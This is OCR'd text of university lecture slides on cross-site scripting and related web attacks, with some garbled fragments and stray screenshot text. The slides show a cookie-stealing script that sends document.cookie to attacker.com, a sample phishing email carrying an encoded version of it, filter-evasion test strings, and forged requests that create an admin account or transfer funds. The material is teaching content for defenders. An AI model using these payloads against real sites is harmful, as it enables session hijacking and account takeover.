
Attacking other users: XSS

- XSS attacks
  - Vulnerability has wide range of consequences, from pretty harmless to complete loss of ownership of a website

ATTACKING OTHER USERS: CROSS-SITE SCRIPTING (XSS)

Reflected XSS

- User-input is reflected to web page
  - Common vulnerability is reflection of input for an error message
- Exploitation:



Reflected XSS

- Exploit:
  1. User logs on as normal and obtains a session cookie
  2. Attacker feeds a URL to the user
     - https://bobadilla.engr.scu.edu/error.php?message=<script>var+i=new+Image;+i.src="http://attacker.com/"%2bddocument.cookie;</script>
  3. The user requests from the application the URL fed to them by the attacker
  4. The server responds to the user's request; the answer contains the javascript
  5. User browser receives and executes the javascript
     - var I = new Image; i.src=http://attacker.com/+document.cookie
  6. Code causes the user's browser to make a request to attacker.com which contains the current session token
  7. Attacker monitors requests to attacker.com and captures the token in order to be able to perform arbitrary actions as the user

Reflected XSS

- Same Origin Policy: Cookies are only returned to the site that set them.
  - Same Origin Policy:
    - Page residing in one domain can cause an arbitrary request to be made to another domain.
    - Page residing in one domain can load a script from another domain and execute it in its own context
    - A page residing in one domain cannot read or modify cookies (or other DOM data) belonging to another domain
- For browser, the attacker's javascript came from the site
  - It is executed within the context of the site

How to feed a tricky URL

From: Thomas Schwarz <tschwarz@bobadilla.engr.scu.edu>

To: John Doe


Subject: Complete online course feed-back form

Dear Valued Student

Please fill out the following online course feed-back form. Your grades will not be released to the registrar without having completed this form. Please go to my course website using your usual bookmark and then click on the following link:

https://bobadilla.engr.scu.edu/%65%72%72%6f%72?message%3d%3c%73%63%72ipt>var+i=ne%77+Im%61ge%3b+i.s%72c="ht%74%70%3a%2f

Stored XSS Vulnerability



DOM-based XSS


- A user requests a crafter URL supplied by the attacker and containing embedded Javascript
- The server's response does not contain the attacker's script in any form
- When the user's browser processes this response, the script is nevertheless executed.

The case of MySpace, 2005


- User Samy circumvented anti-XSS filters installed to prevent users from placing JavaScript in their user profile pages
- Script executed whenever user saw Samy's page
  - Added Samy into "friends" list
  - Copied itself into the victim's page
- MySpace had to take the application offline, remove malicious script from the profiles of their users, and fix the defect
- Samy was forced to pay restitution and carry out three months of community service

XSS Payloads

- Virtual Defacement
  - Content
    other site
- Injecting
  - "Google
    concept
- Inducing
  - Use payl
- Exploit Ar



XSS Pa


french military victories - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.albinoblacksheep.com/text/victories.html
Free Hotmail Google Scholar games.AsoBrain.com -... CNN.com - Breaking N... Thomas Schwarz Hom...
Google
Advanced Search Preferences Language Tools Search Tips
french military victories
Google Search
Search: the web
Web Images Groups Directory News
Did you mean: french military defeats
No standard web pages containing all your search terms were found.
Your search - french military victories - did not match any documents.
Suggestions:
- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.
Also, you can try Google Answers for expert help with your search.
Google Home - Advertise with Us - Search Solutions - Services & Tools - Jobs, Press, & Help
Parody transcripted ©2003 Albino Blacksheep
This Parody is not sponsored or endorsed by Google
Click here to tell a friend about this page!
Done

Other payloads for XSS

- Malicious web site succeeded in the past to:
  - Log Keystrokes
  - Capture Clipboard Contents
  - Steal History and Search Queries
  - Enumerate Currently Used Applications
  - Port Scan the Local Network
  - Attack Other Network Hosts
    - <img src=http://192.168.1.1/hm_icon.gif" onerror="notNetgear()"
    - This checks for the existence of a unique image that is present if a Netgear DSL router is present
- And XSS can deliver those things, too

Delivery Modes

- Reflected and DOM-based XSS attacks
  - Use forged email to target users
  - Use text messages
  - Use a “third party” web site to generate requests that trigger XSS flaws.
    - This is successful if the user is logged into the vulnerable site and visits the “third party” web site at the same time.
    - Attackers can pay for banner ads that link to a URL containing an XSS payload for a vulnerable application
  - Use the “tell a friend” or “tell administrator” functionality in order to generate emails with arbitrary contents and recipients

Delivery Modes

- Stored XSS attacks
  - Look for user controllable data that is displayed:
    - Personal information fields
    - Names of documents, uploaded files, …
    - Feedback or questions for admins
    - Messages, comments, questions, …
    - Anything that is recorded in application logs and displayed in a browser to administrators:
      - URLs, usernames, referer fields, user-agent field contents, …

Finding Vulnerabilities

- Standard proof-of-concept attack strings

  “><script>alert(document.cookie)</script>

  - String is submitted as every parameter to every page of the application
- Rudimentary black-list filters
  - Look for expressions like “<script>”, …
  - Remove or encode expression, or block request altogether
  - Counterattack:
    - Use exploits without the <script> or even “ < > / characters
  - Examples:
    - “><script > alert(document.cookie)</script >
    - “><ScRiPt>alertalert(document.cookie)</ScRiPt >
    - “%3e%3cscript%3ealert(document.cookie)%3c/script%3e
    - “><scr<script>ipt> alert(document.cookie)</scr</script>ipt>
    - %00”>script>alert(document.cookie)</script>

Finding Reflected XSS Vulnerabilities

- Look for input string that is reflected back to user
  - should be unique and easily searchable: “Crubbardtestoin”
  - Submit test string as every parameter using every method, including HTTP headers
- Review the HTML source code to identify the location of the test string
- Change the test string to test for attack possibilities
  - XSS bullets at ha.ckers.org
  - Signature based filters (e.g. ASP.NET anti-XSS filters) will mangle reflection for simple attack input, but
    - Often overlook: whitespaces before or after tags, capitalized letters, only match opened and closed tags,
  - Data Sanitization
    - Can remove certain expressions altogether, but then no longer check for further vulnerabilities: <scr<script>ipt>
    - Can be beaten by inserting NULL characters
    - Escapes quotation characters with a backslash
  - Use length filters that can be avoided by contracting JavaScripts

HTTP Only Cookies

- An application sets a cookie as http only
  - Set-Cookie: SessId=12498738934654102 9: HttpOnly
- Supporting browsers will not allow client side scripts to access the cookie
- This dismantles one of the methods for session hijacking

Cross-Site Tracing

- Enables client-side scripts to circumvent the HttpOnly protection
  - Uses HTTP TRACE method
    - used for diagnostics
    - enabled by many web servers by default
  - If server receives a request using the TRACE method,

    ➔ respond with a message whose body contains **exactly the same text of the trace request received by the server.**
    - Purpose is to allow seeing changes made by proxies, etc.
  - Browsers submit all cookies in HTTP requests **including** requests that are made with TRACE and including cookies that are HttpOnly

Attacking other users: XSS

- Redirection Attacks
  - Applications takes user-controllable input for redirection
- Circumvention of typical protection mechanisms
  - Application checks whether user-supplied string starts with http:// and then blocks the redirection or removes http://
    - Tricks of the trade:
      - Capitalize some of the letters in http
      - Start with a null character (%00)
      - Use a leading space
      - Use double http
    - Similar tricks when application checks whether url is in the same site as application
  - Application adds prefix http://bobadilla.engr.scu.edu to user input
    - This is vulnerable if the prefix does not end with a '/' character

HTTP Header Injection

- Application inserts user-controllable data in an HTTP header returned by application
  - Can be used to inject cookies
  - Can be used to poison proxy server cache

Attacking other users: XSS

- Request Forgery - Session Riding
- On-Site Request Forgery OSRF
  - Payload for XSS
  - Vulnerability profile: Site allows users to submit items viewed by others, but XSS might not be feasible.

Example

- Message Board Application
- Messages are submitted with a request such as

  POST /submit.php
  Host: bobadilla.engr.scu.edu
  Content-Length: 41
  type=question&name=foo&message=bar
- Request results in

  <tr> <td><img src="/images/question.gif"></td>
  <td>foo</td>
  <td>bar</td></tr>
- Now change your request type to

  type=../admin/newUser.php?username=foo&password=bar&role=admin#
- Request results in

  <tr> <td><img src="/images/
  =../admin/newUser.php?username=foo&password=bar&role=admin#.gif"></td>
  <td> </td>
  <td> </td></tr>
- When an administrator is induced to issue this crafter request, the action is performed

Attacking other users: XSS

- XSS Request Forgery (XSRF)
- Attacker creates website
  - User's browser submits a request directly to a vulnerable application
  - HTTP cookies are used to transmit session tokens.
    - 2004 (D. Amstrong): visitors make automatic bids to an ebay auction
    - Example:
      - Find a function that performs some interesting action on behalf of user and that has simple request parameters

        POST TransferFunds.asp HTTP/1.1

        Host: bobadilla.engr.scu.edu

        FromAccount=current&ToSortCode=123456&ToAccountNumber=1234567&Amount=1000.00&When=Now
      - Create an HTML page that issues the request without any user interaction
        - For GET request, use an <img> tag with src set to the vulnerable URL
        - For POST request, use a form with hidden forms